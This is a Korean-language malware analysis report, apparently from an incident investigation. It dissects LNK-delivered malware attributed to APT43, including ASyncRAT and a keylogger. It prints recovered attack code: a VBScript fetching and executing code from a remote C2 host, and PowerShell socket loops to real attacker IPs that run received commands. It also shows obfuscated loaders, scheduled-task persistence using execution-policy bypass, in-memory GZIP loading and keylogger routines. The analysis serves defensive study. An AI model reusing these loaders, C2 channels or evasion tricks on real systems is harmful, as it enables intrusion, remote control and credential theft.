
[Type 1-2-1 : LNK 악성코드 실행 흐름]




[Type 1-2-1 : LNK 악성코드 내 PowerShell Code 구조]

Type 1-2-2 유형은 Type 1-2-1 유형과 실행 흐름이 크게 다르지 않다. 다만 Base64 디코딩 함수를 직접 구현하여 사용하는 것으로 변경되었으며, Cloud Storage가 DropBox에서 GitHub로 변경되었고, 소소하지만 작업스케줄러 이름이 기존에는 Chrome 등 웹브라우저 업데이트 관련 이름이었다면 Type 1-2-2 유형에서는 웹브라우저 업데이트, TimeZone 등 시간 관련 내용, BitLocker 정책 등 다양한 작업명을 이용하는 것으로 변경되었다.

또한 Type 1-2-2 유형 일부 샘플에서는 분석 방해를 목적으로 악성 행위에 사용되는 문자열이 Base64 로 인코딩되어있으며, 실행할 때마다 문자열을 디코딩하여 악성 행위에 사용하는 기능도 관찰할 수 있었다.




[Type 1-2-2 : LNK 악성코드 실행 흐름]



[Type 1-2-2 : LNK 악성코드 내 PowerShell Code 구조 및 Code 변경 지점]

Type 1-3

Type 1-3 유형으로 분류된 샘플들은 2024년 9월부터 2025년 2월까지 간헐적으로 탐지된 샘플이며, 총 5개의 샘플이 해당 유형으로 분류되었다. 해당 유형의 특징은 LNK 파일 내 특정 Offset에서 데이터를 추출하여 XOR 복호화한 후 VBScript 파일로 저장한다. VBScript 파일은 패스워드 파일임을 나타내는 “password.txt” 파일명으로 미끼문서를 생성하며, 내용은 “rhfueo)@@)” (한글: ‘고려대)@@)’) 라는 문자열을 가진다.




[Type 1-2-1 : LNK 악성코드 내 PowerShell Code 구조]

```
rhfueo)@@)On Error Resume Next
set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\password.txt"
res_content="rhfueo)@@)"
Set fso = CreateObject("Scripting.Filesystemobject")
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Set mx = CreateObject("Microsoft.XMLHTTP")
mx.open "GET", "http://hondes.getenjoyment.net/denak/info/list.php?query=1",
mx.Send
Execute(mx.respo
```

[미끼문서 드롭 및 C2 통신 Code]


이후 C2 통신을 통해 추가 페이로드를 다운받아 실행하는 기능을 수행한다. 전체적인 실행흐름은 아래와 같다.



[Type 1-3 : LNK 악성코드 실행 흐름]

Type 1-4 (ASyncRAT, Keylogger)

Type 1-4 유형으로 분류된 샘플들은 2025년 7월부터 2025년 8월까지 간헐적으로 탐지된 샘플이며, 총 3개의 샘플이 해당 유형으로 분류되었다. 수집된 샘플 중 1개 샘플은 실제 감염 사례이며, 침해사고 조사 과정에서 일부 악성코드 샘플들이 확보되었다. 해당 유형은 밑에서 소개될 Type 2-2 유형의 샘플과 동일한 실행흐름을 가지며, LNK Command Arguments 언어만 다르다. Type 1-4 유형의 전체적인 실행 흐름 및 최종 페이로드는 아래와 같이 추정된다. (침해사고 분석 과정에서 확보하지 못한 샘플 분석 내용은 Type 2-2에서 확인 가능하다.)



[Type 1-4 : LNK 악성코드 실행 흐름 (요약)]

해당 유형은 별도의 미끼문서를 드롭하지 않고 악의적인 기능을 수행하는 PowerShell 파일만 드롭하여 실행한다. PowerShell 코드는 하드코딩된 C2에 소켓통신으로 접속을 시도하여 공격자의 명령 수신을 대기하는데, 공격자는 공격 단계 및 공격 대상 등을 구분하기 위해 감염PC에서 보낸 메시지 앞에 일부 문자열을 추가하여 통신을 관리하는 것으로 추정된다.

- “t7816” 문자열 : 공격 대상을 구분하기 위한 임의의 문자열로 추정되며, 수집된 샘플마다 문자열이 상이함
- “123” + [공격 대상 구분 문자열] : 공격 대상을 구분하는 것으로 추정되는 문자열 앞에 “123” 이라는 문자열을 붙여서 해당 통신이 감염PC의 초기 통신임을 알림

공격자는 C2 통신을 모니터링하면서 감염 대상에게 추가 악성 페이로드를 전송하며, 침해사고 조사 과정에서 2개의 악성 파일을 발견할 수 있었다.

```
$g='t7816';
$o='c:\\programdata\\'+$g;
sc $o 0;
while($true){
  $a=New-Object System.Net.Sockets.TcpClient('174.138.186.157',5511);
  $s=$a.GetStream();
  $n=New-Object System.IO.StreamWriter($s);
  $n.AutoFlush=$true;
  $fe='123'+$g;
  $n.WriteLine($fe);
  $n=New-Object System.IO.StreamReader($s);
  $q=$n.ReadLine();
  Invoke-Expression $q;
  del $fe;
  $s.close();
  Sleep(20);
}
```

[Type 1-4 : C2 서버 통신 Code]

첫번째 추가 악성 페이로드인 '29187.tmp' 파일은 난독화된 자바스크립트이며, 복호화 시 함께 다운로드된 두번째 추가 악성 페이로드 ('eU4982.tmp') 파일을 실행하는 역할을 수행한다.

```
function mcve31(){
  var xcveq12=[
    "1636ZeOXjbce(tW\"ASctiv","7000Zevn\"+.thS+\"\"u+s",
    "9144Z\"wore;\"v  rak ei=","3195Zn=va\"ss- ocwmom","
    "3319Zteg =p\"+\"ksgef54","3669Zsehll- peb iy+\"","6
    "0164Zt\\ae\\4U89.2\"tamDa","1858Z$es f =eG-tmCp';",
    "2106Zper+'s'\"s\"+xi\"+\"","5128Z s$fe\";  ;esofn')
    "6021Z}{)r","2557Zmes4g9=83;2v ar ","4025Zkkp\"=lc0m
    "2016Zv\"=rcpi;\"v  saen","3469Zejff7=hn wer  s"
  ];
  mcve31=function(){return xcveq12;};
  return mcve31();
}
(function (lsepmb,ntfn52){
  var pci83=0x72e;
  var eeqqqx=qazxsw;
  var nsoin9f=0x2cc;
```

[Type 1-4 : 난독화된 JavaScript Code]

두번째 추가 악성 페이로드인 'eU4982.tmp' 파일은 난독화된 PowerShell 파일이며, 아래와 같은 난독화 해제 과정을 거쳐 기능 동작에 필요한 코드를 복원해낸다.

```
$mopq68={
  param($nuc15)
  $lmo2="suwmorFycfi"[6..3];
  $lot3="jpesaBwem"[5..2];
  $noq4="vyatS46ehkn"[6..3];
  $sxc5="ucgnirkln"[5..2];
  $af61=$lmo2+$lot3+$noq4+$sxc5 -join '';
  $kpu8="jqvnIxggi"[4..2];
```

[Type 1-4 : 난독화된 PowerShell Code]

[Type 1-4 : 난독화 해제 원리]


난독화 해제된 PowerShell 코드는 포트만 변경된 C2에 접속하여 추가 악성 페이로드인 'usn.ps1' 파일 다운로드하여 실행한다. 침해사고 조사 당시 usn.ps1 파일은 삭제되어 확인하지 못하였으나, 자체 허니팟 구축을 통해 타 샘플에서 usn.ps1 파일을 확보하였고, 관련 내용은 아래 Type 2-2 부분에서 이어서 설명할 예정이다.

```
$ijef8h = "174.138.186.157";
$vwf3f = "6558";
$q2egmc = New-Object System.Net.Sockets.TcpClient($ijef8h, $vwf3f);
$dfef234g = $q2egmc.GetStream();
$thr5ef = New-Object System.IO.StreamReader($dfef234g);
$rhe4heh = $thr5ef.ReadLine();
$fjoih5h = "c:\programdata\usn.ps1";
$rhe4heh | Out-File $fjoih5h;
. $fjoih5h;
```

[Type 1-4 : C2 통신 및 추가 악성 페이로드 다운로드 후 실행 Code]

감염PC에 대한 포렌식 분석 과정에서 공격자는 여러 개의 폴더를 생성하고 그 안에 각각 난독화된 추가 악성 스크립트들을 생성하여 실행했으며, 이들 스크립트 파일은 최종적으로 원격 제어 도구(RAT), KeyLogger 등을 통해 시스템 장악 및 정보유출 작업을 수행한 것으로 보인다.

생성된 폴더는 총 5개이며, 그 중에 Template2132/2169, Temp21370/21690 폴더 내 파일들은 실행 흐름이나 난독화 수준, 최종 페이로드가 비슷한 것으로 확인되었다.



[Type 1-4 : 침해사고 조사 과정에서 발견된 악성 파일들]

먼저 Template2132의 파일들을 보면, 총 3개의 파일이 존재하며, 실행 흐름은 58371.dat → Tmp2136.ps1 → 82745.tmp 파일 순으로 실행되는 것을 볼 수 있다. 시작 지점인 58371.dat 파일은 포렌식 과정에서 어떤 파일에 의해 실행되는지 확인할 수는 없었으나, 상위 폴더에 존재하는 미상의 파일 또는 명령에 의해 실행될 것으로 추정된다.

58371.dat 파일은 VBScript로 제작된 난독화된 코드이며, 스크립트 실행 시 현재 폴더에 존재하는 Tmp2136.ps1 파일을 실행하는 역할을 수행한다. Tmp2136.ps1 파일은 난독화된 PowerShell 코드이며, 실행 시 중복 실행 방지를 위한 Mutex 설정, 지속성을 위한 작업 스케줄러 등록, C2 서버의 IP/Port 정보를 파라미터로 하여 82745.tmp 파일을 실행하는 기능을 수행한다.

```
lqx="ksbcegijl":
luceg="jkmptwad":
q926 = "":
m235="uc3<!et727gs!9":
d282=d282+m235:
t037="NmDqqnqQdrtldMd":
d282=d282+t037:
g372="ws9cerdf<!o2/e":
d282=d282+g372:
x307="jwmah82iqew!9jdem":
d282=d282+x307:
z367="<![[Slo10!*!25-":
d282=d282+z367:
n023="o!*!r0!9curq<!k`sd":
d282=d282+n023:
v037="1021!*jdem9dqr":
d282=d282+v037:
i606="cf<!onv!*!dqr":
```

난독화된 58371.dat 파일 (VBScript)

```
$ltcd56={
  param($uuu06)$uuu3="uumorFuuu"[5..2];
  $uuu4="uuesaBuuu"[5..2];
  $uuu5="uutS46uuu"[5..2];
  $uuu6="uugniruuu"[5..2];
  $uu02=$uuu3+$uuu4+$uuu5+$uuu6 -join '';
  $uuu0="uuovnIuuu"[5..2];
  $uuu1="uuE-ekuuu"[5..2];
  $uuu2="uuerpxuuu"[5..2];
  $uuu3="uuoissuuu"[5..2];
  $uuu4="uunuuu"[2..2];
  $uu08=$uuu0+$uuu1+$uuu2+$uuu3+$uuu4 -join '';
  foreach($uuu07 in $uuu06) {
    $uuu00=[Convert]::($uu02)($uuu07);
    $uuu01=-join ($uuu00 -as [char[]]);
    .($uu08)$uuu01;
```

난독화된 Tmp2136.ps1 파일 (PowerShell Script)

마지막 실행 파일인 82745.tmp 파일은 GZIP으로 압축된 상태의 파일로, “**Load**” 메서드에 의해 GZIP 압축 해제 후 메모리에 로드되어 실행된다.

```
function SOijcjgee {
    [CmdletBinding()]
    Param (
  [Parameter(Position = 0, Mandatory = $True)]
  [byte[]] $byteArray = $(Throw("-byteArray is required"))
);

    Process {
  $input = New-Object System.IO.MemoryStream(, $byteArray );
  $output = New-Object System.IO.MemoryStream;
  $eifjoijxoij = New-Object System.IO.Compression.GzipStream $input,
  $eifjoijxoij.CopyTo( $output );
  $eifjoiixoii.Close();
$ip = "213.145.86.223";
$port = 6606;
```

[Type 1-4 : GZIP 압축 해제 및 메모리 로드 후 실행 Code]

압축 해제된 82745.tmp는 C# 언어로 제작된 원격 제어 도구(RAT)이며, 파일 내부에는 GUID[3]값 **(ded349e6-b1c5-4903-9ed5-348570cc25e5)**이 존재한다. 이 파일은 과거 APT43 해킹조직이 사용한 이력이 있는 ASyncRAT[4]로 확인되었다. ASyncRAT는 C2 서버의 IP/Port 정보를 파라미터로 입력받아 실행되는 기능이 존재하며, MsgPack 형식으로 명령 및 실행 결과를 압축하여 C2 서버와 통신한다. 명령 코드에 따라 시스템 정보 유출, 스크린샷 캡쳐 등 역할을 수행한다. ASyncRAT C2 통신 트래픽 분석에 대한 내용은 ‘**챕터 6 : 공격자 C2 통신 트래픽 분석**’에서 자세히 다룰 예정이다.

주요 명령 코드	기능
addin	수신 데이터 중 barray 값이 존재할 경우 “Packet: giveme, barname: [barray 값]” 을 전송
saveaddin	수신 데이터 중 barrray 값이 존재할 경우 barray 데이터를 메모리에 로드하여 실행

```
test_pkt test_pkt = new test_pkt();
test_pkt.makebytetoclass((byte[])data);
string asString = test_pkt.chooseItem("Packet").ToString();
if (!(asString == "pin"))
{
    if (!(asString == "addin"))
    {
        if (asString == "saveaddin")
        {
            bool flag = test_pkt.chooseItem("barray").ToString != null;
            if (flag)
            {
                NaescelOCMLOIJSIHDc.acosasdfhacasdef_2k(test_pkt.chooseItem("barray").GetAsBytes());
            }
        }
    }
    else
    {
        try
        {
            bool flag2 = test_pkt.chooseItem("barray").ToString != null;
            if (flag2)
            {
                test_pkt test_pkt2 = new test_pkt();
```

[Type 1-4 : C#으로 제작된 ASyncRAT 악성코드 내부 Code]

[3] 일반적으로 Visual Studio 같은 개발 환경에서 프로젝트 생성 시 자동으로 생성되는 값

[4] C# 언어로 제작된 오픈소스 원격 제어 도구(RAT)

Template2169 폴더의 파일도 동일한 구성과 실행흐름, 난독화 패턴을 가지며 Tmp3713.ps1 파일이 수행하는 Mutex 및 작업스케줄러 등록 기능도 동일하게 존재한다.

다만, 해당 폴더의 파일 중 Tmp3713.ps1 스크립트의 코드 중 일부가 존재하지 않은 폴더/파일로 설정되어 있는 것을 볼 수 있었는데, 이는 공격자의 실수로 추정된다.

```
$t = New-ScheduledTaskTrigger -Once -At (get-date).AddSeconds(10);
$t.EndBoundary = (get-date).AddSeconds(60).ToSt
$arg = "//b //e:vbscript c:\\programdata\\Template2162\\19657.dat"
Register-ScheduledTask -Force -TaskName JustTrying -Action (New-ScheduledTas
taskkill /PID $pid /f
```

해당 폴더/파일은 존재하지 않음

[Type 1-4 : Tmp3713.ps1 파일 내용 중 공격자의 실수로 추정되는 Code]

Temp21370 폴더의 파일은 총 4개이며, 실행흐름은 약간 변형되었으나, 최종 페이로드는 ASyncRAT 악성코드로 동일하다. 전체적인 실행흐름은 20175.dat → Activate213.ps1 → Tmp21366.ps1 → 20682.tmp 순으로 실행된다.


20175.dat 파일은 난독화된 VBScript이며, 실행 시 현재 폴더 내에 존재하는 Activate213.ps1 파일을 실행한다. Activate213.ps1 PowerShell 코드 역시 난독화된 코드이며, 실행 시 중복 실행 방지를 위한 Mutex를 설정한다. Template2132 폴더의 파일들과 조금 다른점이라면 악성 프로세스를 실행하는데 사용할 'CreateProcess' 함수 내부 코드를 C#으로 구현해놓고 메모리 상에서 컴파일하는 "**동적 컴파일(Dynamic Compilation)**" 기법을 사용한다. 이후 컴파일된 'CreateProcess' 함수를 이용하여 현재 폴더 내 존재하는 Tmp21366.ps1 파일을 실행한다.

```
Add-Type -TypeDefinition
@"
  using System;
  using System.Diagnostics;
  using System.Runtime.InteropServices;

  [StructLayout(LayoutKind.Sequential)]
  public struct PROCESS_INFORMATION
  {
    public IntPtr hProcess; public IntPtr hThread; public uint
```

```
public static class Kernel32
{
  [DllImport("kernel32.dll", SetLastError=true)]
  public static extern bool CreateProcess(
    string lpApplicationName, string lpCommandLine, ref SECURITY
    ref SECURITY_ATTRIBUTES lpThreadAttributes, bool bInheritHar
    IntPtr lpEnvironment, string lpCurrentDirectory, ref STARTUP
    out PROCESS_INFORMATION lpProcessInformation
  );
}
```

[Type 1-4 : 동적 컴파일 기법을 이용한 Windows API 함수 구현]

Tmp21366.ps1 파일은 20682.tmp 파일의 0번 Offset을 기준으로 10번째 1바이트의 값을 0x1F로 수정하는 기능이 존재하며, 수정된 결과는 GZIP 파일 헤더의 시그니처임을 알 수 있다. 이후 압축 해제 시 원격 제어 도구(RAT) 악성코드가 드롭되고 이를 실행한다.



[Type 1-4 : Byte 값 수정을 통한 GZIP Header 복원]

압축해제된 20682.tmp 파일은 "**C:₩₩ProgramData₩₩USOShared**" 폴더에서 **.db** 확장자를 가진 파일이 존재하는지 확인하고, 파일이 없는 경우에는 프로그램을 종료하게 된다. 파일이 존재할 경우 C2 통신을 통해 공격자의 명령을 송수신하게 되며, 직접 통신용 C2 주소와 로컬 프록시를 통한 통신용 주소 2개가 존재한다.

```
word_140025C74 = 6060;
c2_inetaddr_140025C70 = inet_addr("213.145.86.223");// C2 서버 주소 설정: 213.145.86.223:6060
word_140025C6C = 8080;
dword_140025C68 = inet_addr("127.0.0.2");    // 로컬 프록시 주소 설정: 127.0.0.2:8080
word_140025C64 = 3389;
icu_53::LRUCache::CacheEntry::~CacheEntry((icu_53::LRUCache::CacheEntry *)v12);
HIDWORD(v7) = wtol(v5);
LOWORD(v6) = 514;
LODWORD(v7) = WSAStartup(v6, v14);
if ( !(_DWORD)v7 )
```

[Type 1-4 : C2 서버 설정]

명령 수신 데이터가 '-f'로 시작할 경우 수신 데이터를 PowerShell 스크립트 파일로 저장한 후 실행하며, 그외의 명령은 모두 'cmd' 명령으로 실행한 후 C2 서버로 다시 전송한다.

```
strcpy(FileName, "c:\\programdata\\tmplp.ps1");// PowerShell 스크립트 임시 파일 경로: c:\programdata\tmplp.ps1
hFile = CreateFileA(FileName, 0x40000000u, 3u, 0LL, 2u, 0x80u, 0LL);
if ( hFile == (HANDLE)-1LL )
{
  send(a3, v28, 5LL, 0LL, dwCreationDisposition);
  return 0LL;
}
else if ( WriteFile(hFile, a1, a2, &NumberOfBytesWritten, 0LL) )
{
  CloseHandle(hFile);
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  GetTempFileNameW(PathName, L"LPP", 0, TempFileName);
  DeleteFileW(TempFileName);
  sub_1400047C0(CommandLine, L"%s%sc powershell -ep bypass -f %S >%s", aCWindowsSystem, L" /", FileNam
  if ( CreateProcessW(0LL, CommandLine, 0LL, 0LL, 0, 0x8000000u, 0LL, 0LL, &StartupInfo, &ProcessInfor
```

```
GetTempFileNameW(PathName, L"LPC", 0, TempFileName);
DeleteFileW(TempFileName);
if ( wcschr(a1, 0x3Eu) )
  sub_1400047C0(CommandLine, L"%s%sc %s 2>%s", aCWindowsSystem, L" /", a1, T
else
  sub_1400047C0(CommandLine, L"%s%sc %s >%s 2>&1", aCWindowsSystem, L" /", a
if ( CreateProcessW(0LL, CommandLine, 0LL, 0LL, 0, 0x8000000u, 0LL, 0LL, &St
{
```

[Type 1-4 : 수신된 명령 실행 #2 (CMD)]

수신 명령에 따라 로컬 프록시를 사용하는 경우도 존재하며, 관련 내용은 아래와 같다.

```
v2 = socket(2, 1, 6);                           // 새로운 TCP 소켓 생성 (프록시 연결용)
if ( v2 == -1LL )
  return 0LL;
v6.sa_family = 2;
*(_DWORD *)&v6.sa_data[2] = proxy_ip_140025C68;// 로컬 프록시 주소 설정: 127.0.0.2 (dword_140025C68)
*(_WORD *)v6.sa_data = ntohs(port_3389_140025C64);// 포트 설정: 3389 (RDP 포트, word_140025C64)
if ( connect(v2, &v6, 16) == -1 )               // 로컬 프록시(127.0.0.2:3389)에 연결 시도
{
  closesocket(v3);
  closesocket(v2);
}
else
{
  v7[0] = v3;                                   // C2->프록시 방향 데이터 전송을 위한 소켓 쌍 설정
  v7[1] = v2;
  v8[0] = v2;                                   // 프록시->C2 방향 데이터 전송을 위한 소켓 쌍 설정
  v8[1] = v3;
  v4[0] = CreateThread(0LL, 0LL, (LPTHREAD_START_ROUTINE)sub_140003120, v7, 0, 0LL);// 첫 번째 스레드 생성: C2 서버 -> 로컬 프록시 데이터 전송
  v4[1] = CreateThread(0LL, 0LL, (LPTHREAD_START_ROUTINE)sub_140003120, v8, 0, 0LL);// 두 번째 스레드 생성: 로컬 프록시 -> C2 서버 데이터 전송
  WaitForMultipleObjects(2u, v4, 0, 0xFFFFFFFF);// 두 스레드 중 하나가 종료될 때까지 대기 (무한 대기)
```

[Type 1-4 : Local Proxy를 활용한 C2 서버 통신 관련 Code]

Temp21690 폴더의 내용은 위에서 알아본 Temp21370 과 유사하며, 최종 페이로드는 C2 주소를 제외하면 모두 동일하다.

마지막으로 USOShared 폴더는 tmp.dat 파일과 Prosd 하위 폴더가 존재하며, 해당 하위 폴더에는 VBScript 등 총 5개의 추가 악성 파일이 확인되었다. 먼저 tmp.dat 파일은 난독화된 VBScript 파일이며, 실행 시 USOShared 폴더 내 tmp.ps1 파일을 실행하는 파일이다. tmp.ps1 파일은 포렌식 과정에서 발견되지 않은 파일이며, 해당 파일이 Prosd 폴더내 i_prosd.vbs 파일을 실행하는 파일일 것으로 추정된다.

```
On Error Resume Next:
sij="98298734hiushefiushdifuysk3hubrksuydbcfsefretge4gfghdrthbfgshfg":
Set objShell = CreateObject( "WSc"+"ript.Sh"+"ell" ):
kl="C:\\Pro"+"gramdata\\USOS"+"hared\\t"+"mp.ps1":
sneiuhcvsef = "powe"+"rshell -ep byp"+"ass -f " & kl:
Set sh = WScript.CreateObject("WSc"+"ript.She"+"ll"):
sh.Run sneiuhcvsef, 0, false:
```

[Type 1-4 : 복호화된 tmp.dat 파일]

i_prosd.vbs 파일은 난독화된 VBScript 파일로, 같은 폴더 내에 존재하는 92837.dat 파일을 10분마다 반복 실행하는 작업 스케줄러를 등록하는 역할을 수행한다.

```
    .StartBoundary = TF(DateAdd("s",10,Now)):
    .Enabled = True:
    .Repetition.Interval = "PT10M":
  End With:
  with tDef.Actions.Create(0):
    .Path="C:\W"+"indows\Sys"+"tem32\Wscr"+"ipt.ex"+"e":
    .Arguments="//b //e:vb"+"scri"+"pt " & p_Tar:
  End With:
  Set fdr = sv.GetFolder("\"):
  Call fdr.RegisterTaskDefinition("UserProsd[298747-2981937-97274]", tDef, 6
End Sub:
Set objShell = CreateObject( "WSc"+"ript.Sh"+"ell" ):
kl= "C:\Programdata\USOShared\Prosd\92837.dat":
```

[Type 1-4 : 복호화된 i_prosd.vbs 파일]

92837.dat 파일도 난독화된 VBScript 파일이며, 현재 폴더 내 존재하는 ActivateSd.ps1 파일을 실행하는 역할을 수행한다.

```
On Error Resume Next:
Set objShell = CreateObject( "WSc"+"ript.Sh"+"ell" ):
kl= "C:\Programdata\USOShared\Prosd\ActivateSd.ps1":
pow_cmd = "powe"+"rs"+"hell -ep by"+"pass -f " + kl:
Set sh = WScript.CreateObject("WSc"+"ript.S"+"hell"):
sh.Run pow_cmd, 0, false:
```

[Type 1-4 : 복호화된 92837.dat 파일]

ActivateSd.ps1 파일은 위에서 살펴본 Temp21370 폴더의 Activate213.ps1 파일과 동작이 매우 유사한 것으로 확인되었다. 해당 파일도 마찬가지로 중복실행 방지를 위한 Mutex 설정, “**동적 컴파일(Dynamic Compilation)**” 기법을 활용한 ‘CreateProcess’ 함수 구현 및 Tmpd2845.ps1 파일 실행 등의 기능을 수행한다.

```
$GetCurrentPath = "C:\Programdata\USOShared\Prosd";
$path = $GetCurrentPath + "\Tmpd2845.ps1";
$psArg = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -

CreatePS -Binary "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ar
```

Tmpd2845.ps1 파일은 위에서 살펴본 Temp21370 폴더의 Tmp21366.ps1 파일과 동작이 매우 유사한 것으로 확인되었다. 같은 폴더에 존재하는 Tmpd.tmp 파일을 읽어서 특정 위치의 바이너리 데이터 1바이트를 0x1F로 수정하여 GZIP 파일 시그니처를 만든 후 압축을 해제하고 실행한다.

마지막으로 실행되는 Tmpd.tmp 파일은 키로거 악성코드로 확인되며, CursorCach.tmp 파일에 키로그 데이터를 저장하고, 현재 창 확인 및 특수키 입력 처리, 키 입력을 버퍼에 담아두었다가 파일에 기록하는 등 전형적인 키로거 악성코드의 기능을 수행한다.

키로거 악성코드는 직접 C2 서버와 통신을 수행하지는 않지만, 공격자가 이미 설치해둔 원격 제어 도구(RAT) 등을 통해 키로그 데이터를 유출할 것으로 추정된다.

```
if ( (__int16)v8[nVirtKey] < 0 && (__int16)v9[nVirtKey] >= 0 )
{
  if ( j__anonymous_namespace_::GetLastSocketError() <= dword_1401840B0 )
    v23 = dword_1401840B0;
  else
    v23 = 0;
  v3 = (__int64 (*)(void))sub_14007BBC0(GetForegroundWindow, v23);// GetForegroundWindow - 현재 활성 창 확인
  hWnd = (HWND)v3();
  if ( hWnd && hWnd != v10 )
  {
    memset(String, 0, 1024);
    if ( GetWindowTextA(hWnd, String, 1024) )// GetWindowTextA - 창 제목 가져오기
```

```
while ( 1 )
{
  qword_140187D38(10000LL);
  EnterCriticalSection(&CriticalSection);
